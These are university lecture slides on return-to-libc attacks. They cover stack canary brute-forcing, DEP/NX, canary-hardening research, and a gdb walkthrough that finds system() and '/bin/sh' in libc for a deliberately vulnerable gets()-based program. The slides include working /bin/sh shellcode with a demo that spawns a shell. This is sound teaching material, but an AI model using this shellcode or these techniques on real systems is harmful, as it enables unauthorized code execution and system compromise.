



ret2libc

Yajin Zhou (<http://yajin.org>)

Zhejiang University




Review

- Buffer overflow
- Stack layout
- How to redirect control flow: overwrite return address

What We Have Learnt So Far

- Stack layout
- Overwrite the return address to shell code on the stack
- Defense
 - Stack canary
 - DEP






Stack Canary


- **Big limitation:** Disclosure attacks
 - By performing a buffer “overread”
 - Example is the famous **Heartbleed attack** against SSL
 - Why is this a problem for Stackguard canaries?

```
char packet[10];  
...  
// suppose len is adversary controlled  
strncpy(buf, packet, len);  
send(fd, buf, len);
```



Stack Canary

- Brute-forcing a stack canary
 - Why and how?
- A child process has the same canary with its parent process (Why?)
 - Brute-force the canary: This method can be used on fork-and-accept servers where connections are spun off to child processes





Stack Canary

Buffer (N Bytes)

?? ?? ?? ?? ?? ?? ?? ??

RBP

RIP

Fill the buffer N Bytes + 0x00 results in no crash

Buffer (N Bytes)

00 ?? ?? ?? ?? ?? ?? ??

RBP

RIP


- Canary usually starts with 0x0, why?
- Fill the buffer N Bytes + 0x00 + 0x00 results in a crash
- N Bytes + 0x00 + 0x01 results in a crash
- N Bytes + 0x00 + 0x02 results in a crash
- ...
- N Bytes + 0x00 + 0x51 results in no crash -> 0x51 is the valid canary

Stack Canary

- A byte-by-byte brute-force requires $4 \times 256 = 1024$ attempts on average on x86 and 2048 on x86-64, assuming a fully random canary

Brute-forcing a 32-Bit Stack Canary

(simplified :))





How to Improve Stack Canary

- DynaGuard: Armoring Canary-Based Protections against Brute-force Attacks
 - Key idea: Upon each `fork()` update the inherited (old) canaries in the child process
 - Update the canary in the TLS of the new (child) process
 - Update the canaries in all inherited stack frames (from the parent process) with the new canary value

How to Improve Stack Canary

- PESC: A Per System-Call Stack Canary Design for Linux Kernel
 - Global canary: ARM64
 - Per task canary: x86_64 Linux kernel




Figure 3: PESC design. PESC represents Per System-call Canary.



Runtime Mitigation: DEP (NX)

- Computer architectures follow a Von-Neumann architecture
 - Storing code as data
 - This allows an attacker to inject code into stack or heap, which is supposed to store only data
- A Harvard architecture is better for security
 - Divide the virtual address space into a **data region** and a **code region**
 - The code region is readable (R) and executable (X)
 - The data region is readable (R) and writable (W)
 - No region is both writable and executable
 - An attacker can inject code into the stack, but cannot execute it



Runtime Mitigation: DEP (NX)

- DEP prevents code-injection attacks
 - AKA NX-bit (non executable bit), W @ X
- DEP is now supported by most OSes and ISAs



Defeating DEP: Code Reuse Attacks

- **Idea: reuse code in the program (and libraries)**
 - No need to inject code
- Return-to-libc: replace the return address with the address of a dangerous library function
 - The attacker constructs suitable parameters on stack above return address
 - On x64, need more work of setting up parameter-passing registers
 - function returns and library function executes
 - e.g. `execve("/bin/sh")`
 - can even chain two library calls



-
- Ret2libc *without* ASLR



Non-executable Stack

- What if stack is nonexecutable?

```
const char code[] =  
    "\x31\xc0\x50\x68//sh\x68/bin"  
    "\x89\xe3\x50\x53\x89\xe1\x99"  
    "\xb0\x0b\xcd\x80";  
  
int main(int argc, char **argv)  
{  
    char buffer[sizeof(code)];  
    strcpy(buffer, code);  
    ((void(*)())buffer)();  
}
```

```
seed@ubuntu:$ gcc -z execstack shellcode.c
```

```
seed@ubuntu:$ a.out
```

```
$ ← Got a new shell!
```


```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
```

```
seed@ubuntu:$ a.out
```

```
Segmentation fault (core dumped)
```

The Idea of Return-to-libc

- In fact, the process' memory space has lots of code that could be abused





A Vulnerable Program


```
int vul()
{
    char buffer[32] = {0};
    register void *ebp asm ("ebp");
    printf("ebp: %p \n", ebp);
    printf("buffer: %p \n", buffer);
    printf("ebp - buf : %p \n", (unsigned int)ebp - (unsigned int)buffer);
    gets(buffer);
    return 1;
}
```

```
int main(int argc, char **argv)
{
    printf("ret2libc start \n");
    char *shell = (char *) getenv("MYSHELL");
    if (shell) {
        printf("address %p \n", shell);
    }
    vul();
    printf("ret2libc end \n");
    return(0);
}
```

```
work@iZbp1aqpkd2h0w2xh01183Z:~/ssec20/ret2libc$ cat make.sh
gcc -o vul -m32 -fno-pie -no-pie -fno-stack-protector vul.c
```


How to Attack: Rethink the Stack Layout

- Step I: find the address of system function
- Step II: find the string “/bin/sh”
- Step III: pass “/bin/sh” to system function





Step I: Find the Address of the System Function

- We can use gdb to find the *system* function address
- System function is in libc
- Libc is loaded at runtime: we will talk more when ASLR is enabled.

```
...
Type "apropos word" to search for commands related to "word"...
Reading symbols from vul...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048542
(gdb) r
Starting program: /home/work/ssec20/ret2libc/vul

Breakpoint 1, 0x08048542 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e24d10 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e17f70 <exit>
(gdb) p proc map
No symbol table is loaded.  Use the "file" command.
```



Step I: Find the Address of the System Function

```
(gdb) info proc map
process 4759
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x8048000	0x8049000	0x1000	0x0	/home/work/ssec20/ret2libc/vul
0x8049000	0x804a000	0x1000	0x0	/home/work/ssec20/ret2libc/vul
0x804a000	0x804b000	0x1000	0x1000	/home/work/ssec20/ret2libc/vul
0xf7de8000	0xf7fba000	0x1d2000	0x0	/lib32/libc-2.27.so
0xf7fba000	0xf7fbb000	0x1000	0x1d2000	/lib32/libc-2.27.so
0xf7fbb000	0xf7fbd000	0x2000	0x1d2000	/lib32/libc-2.27.so
0xf7fbd000	0xf7fbe000	0x1000	0x1d4000	/lib32/libc-2.27.so
0xf7fbe000	0xf7fc1000	0x3000	0x0	
0xf7fd0000	0xf7fd2000	0x2000	0x0	
0xf7fd2000	0xf7fd5000	0x3000	0x0	[vvar]
0xf7fd5000	0xf7fd6000	0x1000	0x0	[vdso]
0xf7fd6000	0xf7ffc000	0x26000	0x0	/lib32/ld-2.27.so
0xf7ffc000	0xf7ffd000	0x1000	0x25000	/lib32/ld-2.27.so
0xf7ffd000	0xf7ffe000	0x1000	0x26000	/lib32/ld-2.27.so
0xffffdd000	0xfffffe000	0x21000	0x0	[stack]

```
(gdb) █
```



Step II: Find the String “bin/sh”

- We can use multiple ways to find this string in the memory
- Option 1: we can use system environment variables

```
(gdb) x/s *((char **)environ + 24)
0xffffdeaa:      "SHELL=/bin/bash"
```

- The address of “/bin/bash” is 0xffff deaa + 6
- Not stable: the location of this string could change – think why?

```
(gdb) x/s *((char **)environ + 2)
0xffffdc67:      "SSH_CONNECTION=122.235.138.133 53225 172.16.46.61 22"
(gdb) x/s *((char **)environ + 3)
0xffffdc9c:      "LESSCLOSE=/usr/bin/lesspipe %s %s"
(gdb) █
```



Step II: Find the String “bin/sh”

- Option 2: user-defined environment variables
- set MYSHELL="/bin/sh"

```
int main(int argc, char **argv)
{
    printf("ret2libc start \n");
    char *shell = (char *) getenv("MYSHELL");
    if (shell) {
        printf("address %p \n", shell);
    }
    vul();
    printf("ret2libc end \n");
    return(0);
}
```

```
(gdb) r
Starting program: /home/work/ssec20/ret2libc/vul
ret2libc start
address 0xffffdc5d
```



Step II: Find the String “bin/sh”

- In fact, libc has this string in its code section

```
(gdb) info proc map
process 4850
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   0x8048000   0x8049000     0x1000        0x0  /home/work/ssec20/ret2libc/vul
   0x8049000   0x804a000     0x1000        0x0  /home/work/ssec20/ret2libc/vul
   0x804a000   0x804b000     0x1000       0x1000  /home/work/ssec20/ret2libc/vul
  0xf7de8000  0xf7fba000    0x1d2000        0x0  /lib32/libc-2.27.so
  0xf7fba000  0xf7fbb000     0x1000    0x1d2000  /lib32/libc-2.27.so
  0xf7fbb000  0xf7fbd000     0x2000    0x1d2000  /lib32/libc-2.27.so
  0xf7fbd000  0xf7fbe000     0x1000    0x1d4000  /lib32/libc-2.27.so
  0xf7fbe000  0xf7fc1000     0x3000        0x0
  0xf7fd0000  0xf7fd2000     0x2000        0x0
  0xf7fd2000  0xf7fd5000     0x3000        0x0  [vvar]
  0xf7fd5000  0xf7fd6000     0x1000        0x0  [vdso]
  0xf7fd6000  0xf7ffc000    0x26000        0x0  /lib32/ld-2.27.so
  0xf7ffc000  0xf7ffd000     0x1000    0x25000  /lib32/ld-2.27.so
  0xf7ffd000  0xf7ffe000     0x1000    0x26000  /lib32/ld-2.27.so
  0xffffdd00  0xfffffe00    0x21000        0x0  [stack]

(gdb) find 0xf7de8000,0xf7fba000,"/bin/sh"
0xf7f638cf
1 pattern found.
(gdb) █
```



What We Have

- The address of system function and the string “/bin/sh”
- Now we need to invoke string function with the parameters
- Again, stack matters
- A normal function call
 - Caller
 - push parameters on the stack, use call instruction jump to callee, which pushes return address on the stack
 - Callee: push old ebp, move esp to ebp



Function Prologue and Epilogue

```
pushl    %ebp
movl     %esp, %ebp
subl     $N, %esp
```




图 5.3: How the stack changes when executing the function prologue



Function Prologue and Epilogue

```
movl    %ebp, %esp
popl    %ebp
ret
```

